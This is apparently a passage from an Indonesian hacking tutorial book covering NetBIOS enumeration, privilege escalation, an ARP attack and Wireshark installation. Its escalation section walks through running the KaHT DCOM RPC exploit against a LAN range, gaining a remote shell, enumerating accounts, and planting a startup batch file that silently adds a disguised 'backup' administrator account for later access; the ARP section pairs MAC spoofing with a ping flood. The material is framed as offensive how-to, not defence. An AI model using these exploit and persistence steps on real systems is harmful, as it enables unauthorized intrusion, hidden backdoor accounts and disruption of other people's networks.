
Dengan adanya *Null Sessions*, bisa memberikan banyak informasi yang sebenarnya tidak boleh diketahui. Hanya dengan perintah **net** sederhana Anda sudah bisa mendapatkan cukup banyak informasi rahasia.

Selain dengan cara di atas, sebenarnya ada cukup banyak tool yang bisa dilakukan untuk melakukan kegiatan enumerasi. Di sini saya menggunakan sebuah tool yang bernama Winfingerpint. Dengan tool ini, teknik enumerasi yang dilakukan tidak hanya bergantung

pada kondisi *Null Sessions*. Sebab, bisa saja ada komputer yang mematikan fungsi NetBIOS. Anda bisa mencoba jalur lainnya dengan memanfaatkan *Active Directory*. Penggunaan program ini sangatlah mudah. Pada bagian *Input Options*, Anda hanya perlu memasukkan IP address maupun range IP. Atau, kalau Anda bingung, pilih saja *Neighborhood* lalu biarkan domain dalam keadaan kosong untuk memeriksa semua jaringan yang ada.

Sedangkan pada bagian *Scan Options*, Anda bisa memilih opsi apa saja yang ingin Anda scan, setelah selesai klik tombol **Scan**.

Perhatikan contoh di bawah ini, hasil scan yang diperoleh Anda bisa mendapatkan banyak informasi mengenai komputer target, termasuk pula SID-nya.



Gambar 77: Winfingerprint.

Escalating Privilege | 7


Aksi *Escalating Privilege* mengasumsikan bahwa seseorang telah mendapatkan *logon access* pada sistem sebagai user biasa. Supaya lebih leluasa, tentu saja semua orang berkeinginan mendapat jabatan sebagai administrator alias bos-nya account dalam komputer. Seseorang berusaha naik kelas menjadi admin (pada sistem Windows) atau menjadi root (pada sistem Unix/Linux). Teknik yang digunakan sudah tidak lagi dictionary attack atau brute-force attack, melainkan mencuri password file yang tersimpan dalam sistem dan memanfaatkan kelemahan sistem.

Pada sistem Windows 9x/ME, password disimpan dalam file .PWL, sedangkan pada Windows NT/2000, dalam file .SAM. Pada dasarnya, aksi ini sebenarnya kebanyakan dilakukan oleh orang dalam sebuah perusahaan (bukan hacker dari luar). Sebab, sudah dari sananya, manusia tidak nyaman dikekang, maunya jadi admin.

Berikut ini sebuah studi kasus alias contoh aplikasi menarik.

Di sini saya akan mencoba menyusup ke dalam sebuah komputer melalui jaringan. Aksi ini hanya bisa dilakukan pada komputer target dengan Sistem Operasi Windows 2000, Windows 2003, atau Windows XP SP1. Saya menggunakan bantuan sebuah tool bernama Kait, dan menggabungkannya dengan pemakaian perintah **Net** dalam Command Prompt.

Untuk menjalankan Kaht, saya memerlukan bantuan Command Prompt. Pertama-tama, saya haruslah menuju pada direktori di mana saya menaruh file Kaht tersebut berada.



```
D:\Dari Vista 2\Dari Vista 2\Software Abang\kaht>dir
Volume in drive D is HUM
Volume Serial Number is 460C-D81D
Directory of D:\Dari Vista 2\Dari Vista 2\Software Abang\kaht

29/03/2007  19:10    <DIR>
29/03/2007  19:10    <DIR>
18/06/2004  14:14            25.732 KaHt.c
21/07/2005  22:32            10.784 KaHT.exe
23/11/2007  22:35            0 results.txt
26/05/2005  10:01            88 win2k.txt
19/05/2005  13:37            328 winxp.txt
                           5 File(s)      36.921 bytes
                           2 Dir(s)     690.003.968 bytes free

D:\Dari Vista 2\Dari Vista 2\Software Abang\kaht>
```

Gambar 78: Perintah Dir.

Oke, di sana ada file yang bernama KaHT.exe, itu yang saya cari. Yang perlu Anda lakukan sekarang adalah mengetikkan:

kaht ip_awal_target ip_akhir_target

Contohnya, di atas saya menemukan target pada IP 192.168.1.245. Sekarang ketikkan:
kaht 192.168.1.244 192.168.1.246

Anda juga boleh menggantinya sesuka Anda. Pengetikan seperti di atas saya lakukan karena hal tersebut merupakan range terkecil supaya proses pekerjaan bisa berjalan lebih cepat dengan langsung menuju targetnya.

Setelah saya menekan tombol Enter, secara otomatis saya telah berada dalam komputer target dan penyusupan berhasil. Sebenarnya saya bebas untuk mengobok-obok komputer yang telah saya ambil alih tersebut. Namun, itu bukan tujuan kita.

```
KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
FULL VERSION? :) - AUTOHACKING

[+] Targets: 192.168.1.244-192.168.1.246 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 48805
[+] Scan In Progress...
- Connecting to 192.168.1.245
  Sending Exploit to a [WinXP] Server...
- Conectando con la Shell Remota...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Gambar 79: Kaht aktif.

Perhatikan kembali pada gambar di atas, saya berada tepat dalam folder **C:\WINDOWS\System32**.

Untuk mengujinya, saya akan mencoba berpindah ke folder lain. Misalnya, saya pindah ke drive D:.

Saya ketik D:.

Kini saya berhasil masuk dan mengakses folder maupun drive yang tidak di share.

```
KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
FULL VERSION? :) - AUTOHACKING

[+] Targets: 192.168.1.244-192.168.1.246 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 48805
[+] Scan In Progress...
- Connecting to 192.168.1.245
  Sending Exploit to a [WinXP] Server...
- Conectando con la Shell Remota...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>d:
d:
D:>_
```

Gambar 80: Akses folder.

Ada apa dibalik semua kejadian ini?

Kejadian ini bisa muncul karena port 135 pada komputer target dalam kondisi terbuka (*open*), itulah port yang kita butuhkan untuk aktivitas ini. Apabila komputer target

menggunakan Windows 2000, untuk pertama kalinya, Anda akan berada dalam direktori kerja C:\WINNT\System32.

Sekarang, saya ingin melihat user yang terdaftar dalam komputer target. Saya mengetikkan **net user**.

```

Command Prompt - kah 192.168.1.244 192.168.1.246
03/03/2007 02:43 PM <DIR> Video
03/03/2007 02:43 PM <DIR> Prasasti
03/15/2007 09:10 PM <DIR> Project
05/18/2007 11:39 PM <DIR> Wallpapers
2 File(s) 982 bytes
12 Dir(s) 1,587,249,152 bytes free

D:\>time
time
The current time is: 0:31:23.98
Enter the new time: 0:28:00.98
0:28:00.98

D:\>net user
net user

User accounts for \\<

Administrator Guest HelpAssistant
ir24n_qncay SUPPORT_388945a8
The command completed with one or more errors.

D:\>_

```

Gambar 81: Net user.

Ada beberapa user ternyata, Administrator, ir24n_qncay, dan Guest.

Untuk mengetahui hak masing-masing user, saya mengetikkan: **net user <nama_user>**, tepatnya adalah **net user ir24n_qncay**.

```

Command Prompt - kah 192.168.1.244 192.168.1.246
D:\>net user ir24n_qncay
net user ir24n_qncay
User name ir24n_qncay
Full Name
Comment
User's comment
Country code 000 (System Default)
Account active Yes
Account expires Never

Password last set 18/25/2007 2:06 PM
Password expires Never
Password changeable 18/25/2007 2:06 PM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 11/23/2007 8:38 PM
Logon hours allowed All

Local Group Memberships Administrators
Global Group memberships None
The command completed successfully.


```

Gambar 82: Informasi user.

Ternyata keanggotaanya adalah sebagai seorang administrator.

Sekarang waktunya saya membuat account administrator sendiri dalam komputer target supaya kapan-kapan kalau saya mau mampir, gampang masuknya. Yang perlu saya lakukan adalah membuat sebuah file bat. Lalu menyusupkannya ke dalam direktori: **C:\Documents and Settings\<nama_user>\Start menu\Programs\Startup**. Nama user bisa Anda gantikan dengan nama user lain yang Anda temukan.

Langkah pertama tentu saja saya akan masuk pada direktori tersebut.



```
Command Prompt - kah1 192.168.1.244 192.168.1.246
C:\>cd documents and settings\ir24n_qncay\start menu\programs\startup
cd documents and settings\ir24n_qncay\start menu\programs\startup
C:\Documents and Settings\ir24n_qncay\Start Menu\Programs\Startup>_
```

Gambar 83: Folder startup.

Selanjutnya, saya akan membuat sebuah file bat, saya beri saja nama hide.bat. Isi file bat tersebut adalah:


net localgroup Administrators <nama_user_anda> /add

Saya akan menggunakan nama user *backup*, tujuannya supaya tidak gampang dicurigai.

Net localgroup Administrators backup /add

Yang saya ketikkan pada Command Prompt adalah:

Echo net localgroup Administrators backup /add > hide.bat



```
Command Prompt - kah1 192.168.1.244 192.168.1.246
C:\Documents and Settings\ir24n_qncay\Start Menu\Programs\Startup>echo net local-
group Administrator backup /add > hide.bat
echo net localgroup Administrator backup /add > hide.bat
C:\Documents and Settings\ir24n_qncay\Start Menu\Programs\Startup>_
```

Gambar 84: Membuat file hide.bat.

Selanjutnya tunggu admin login, akan ada sebuah user yang setingkat admin terdapat di dalamnya.

ARP Attack | 8

ARP (Address Resolution Protocol) adalah network protocol yang berfungsi untuk memetakan network layer *protocol address* dengan data link layer hardware address. Misalnya, ARP digunakan untuk mengelompokkan IP address dengan MAC *address* yang sesuai dalam satu Local Area Network. Teknik hacking ARP attack kali ini adalah dengan memanfaatkan penggandaan MAC Address.

Langkah pertama, kita harus mengetahui MAC Address komputer target, dengan mengetikkan: **arp -a**.

Berikut contoh target yang saya peroleh. Kita mengetahui MAC Address dan IP-nya.

```
C:\Users\Uy>arp -a

Interface: 192.168.0.198 --- 0xc
Internet Address      Physical Address          Type
192.168.0.1            d0-15-4a-b3-28-bc    dynamic
192.168.0.199          00-24-2b-3b-ba-f3    dynamic
192.168.0.255          ff-ff-ff-ff-ff-ff    static
224.0.0.22              01-00-5e-00-00-16    static
224.0.0.252              01-00-5e-00-00-fc    static
239.255.255.250         01-00-5e-7f-ff-fa    static
255.255.255.255         ff-ff-ff-ff-ff-ff    static
```

Gambar 85: Arp.

Pada dasarnya perintah **arp -a** adalah untuk menampilkan cache ARP di komputer Anda. Sedangkan cache ARP merupakan informasi IP dan MAC dari sebuah komputer yang diperoleh dari broadcast ARP. Tujuannya sewaktu dibutuhkan lagi informasi ini, komputer tidak perlu melakukan broadcast ARP karena bisa langsung mengambil dari cache yang tersimpan dalam memory.

Sekarang, carilah MAC Address komputer Anda. Baca lagi awal buku ini cara melihat MAC Address.

```
C:\>ipconfig /all
Windows IP Configuration

Host Name . . . . . : lora-8490f2e034
Primary Dns Suffix . . . . . :
Node Type . . . . . : Unknown
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:
Media State . . . . . : Media disconnected
Description . . . . . : Realtek RTL8168C(P)/8111C(P) PCI-E Gigabit Ethernet NIC
Physical Address. . . . . : 00-1E-EC-E8-5A-B8

Ethernet adapter Wireless Network Connection:
Connection-specific DNS Suffix . . . . . :
Description . . . . . : Atheros AR5B91 Wireless Network Adapter
Physical Address. . . . . : 00-24-2B-3B-B0-F3
Autoconfiguration Enabled . . . . . : Yes
IP Address. . . . . : 192.168.0.199
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
DHCP Server . . . . . : 192.168.0.1
DNS Servers . . . . . : 192.168.0.1
Lease Obtained. . . . . : Monday, February 28, 2011 11:02:41 PM
Lease Expires . . . . . : Tuesday, March 01, 2011 11:02:41 PM
```

Gambar 86: Melihat MAC Address.


Setelah mengetahui MAC Address Anda dan target, berikut adalah cara untuk mengubah MAC Address.

Masuklah ke dalam kotak dialog *properties* koneksi Anda baik LAN maupun wireless. Pada Windows XP caranya adalah:

Klik Start > Setting > Control Panel > Network and Dial-up Connections > Klik kanan Local Area Connection > Properties.

Pada Windows Vista atau Windows 7 adalah:


Klik Start > Network and Sharing Center > Change Adapter Setting > Klik kanan Local Area Connection > Properties.



Gambar 87: Network Properties.

Dari kotak dialog *Properties*, klik tombol **Configure**. Kemudian klik tab **Advanced**.

Pada pilihan *property*, klik pada **Network Address** dan masukkanlah MAC Address target yang telah Anda peroleh sebelumnya, kemudian klik **OK**.



Gambar 88: Network Address.

Setelah selesai, kini cek kembali MAC Address Anda. MAC Address-nya telah berubah.

```
C:\>ipconfig /all
Windows IP Configuration

Host Name . . . . . : lora-849bf2e034
Primary Dns Suffix . . . . . :
Node Type . . . . . : Broadcast
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Media State . . . . . : Media disconnected
    Description . . . . . : Realtek RTL8168C(P)/8111CCP> PCI-E G
igabit Ethernet NIC
    Physical Address. . . . . : 00-1E-EC-E0-5A-B8

Ethernet adapter Bluetooth Network:

    Media State . . . . . : Media disconnected
    Description . . . . . : Bluetooth LAN Access Server Driver
    Physical Address. . . . . : 00-22-69-E7-D7-9A

Ethernet adapter Wireless Network Connection:

    Media State . . . . . : Media disconnected
    Description . . . . . : Atheros AR5B91 Wireless Network Adapter
    Physical Address. . . . . : 74-F0-6D-7B-0F-7F
```

Gambar 89: MAC Address berubah.

Selanjutnya, kirim paket data secara continue ke komputer target. Anda bisa menggunakan perintah ping: **ping ip-address -t**.

Dalam hal ini: **ping 192.168.0.199 -t**.

Hal ini menyebabkan komputer menjadi sibuk dengan mengupdate ARP cache yang sama dengan Ethernet local-nya sehingga tidak bisa melayani ARP request dari komputer lain.

Kini, coba cek lagi ARP, yang muncul adalah pesan *Invalid* yang menandakan aksi kita telah berhasil.

```
C:\>arp -a

Interface: 192.168.0.199 --- 0x1b0004
Internet Address      Physical Address      Type
192.168.0.198          00-00-00-00-00-00  invalid
```

Gambar 90: Arp -a.

Sniffing | 9

Dalam sebuah jaringan tentunya terdapat banyak paket data yang hilir mudik. Data tersebut bisa apa saja, mulai dari informasi waktu, IP address, jenis protokol, dan nama jaringan. Bahkan, terkadang termasuk pula informasi sensitif seperti cookies, *username*, maupun password. Paket data/informasi yang bertebaran tersebut bisa di-*capture* atau ditangkap. Tindakan *capture* data ini disebut dengan *sniffing*.


Salah satu tool yang bisa digunakan untuk melakukan aksi *sniffing* ini adalah Wireshark. Sebelum mulai menggunakan tool ini, saya akan menjelaskan sedikit teknis melakukan instalasinya. Sebenarnya, saya yakin pembaca buku ini sudah bisa melakukan instalasi program, tetapi ada sedikit informasi tambahan yang perlu Anda ketahui sewaktu melakukan instalasi.

Pada dasarnya, langkah instalasinya tidak jauh berbeda dengan cara menginstall program lainnya. Gampangnya, adalah dengan meng-klik tombol **Next**. Menyetujui *License Agreement*.




Gambar 91: Kotak dialog Welcome.

Salah satu pilihan sewaktu instalasi adalah *File Extensions*, berikan tanda centang supaya program Wireshark bisa mengasosiasikan dengan ekstensi file *tracing* yang lain. Kembali klik **Next**.




Gambar 92: Asosiasi file.

Satu hal lagi, akan ada permintaan apakah Anda akan menginstall WinPcap atau tidak, Anda wajib memilih untuk menginstall aplikasi ini. Barulah kemudian Anda klik tombol **Install**.



Gambar 93: Memilih WinPcap.


Sewaktu proses instalasi Wireshark dilakukan mencapai separuhnya, prosesnya akan berhenti sebentar. Hal ini dikarenakan Anda diminta untuk melakukan instalasi WinPcap terlebih dahulu.



Gambar 94: Instalasi Wireshark.


Kotak dialog instalasi WinPcap secara otomatis akan tampil. Sebagai pengetahuan untuk Anda, WinPcap (*Windows Packet Capture*) merupakan sebuah program di Windows yang berisikan driver untuk meng-capture data pada jaringan Windows.

Klik saja tombol **Next** untuk melakukan instalasi WinPcap.




Gambar 95: Instalasi WinPcap.

Lakukan proses instalasi sampai selesai, layaknya Anda melakukan instalasi program lainnya. Setelah Anda menyelesaikan instalasi WinPcap dan mengklik **Finish**, barulah proses instalasi Wireshark dilanjutkan kembali sampai selesai.



Gambar 96: Instalasi WinPcap selesai.

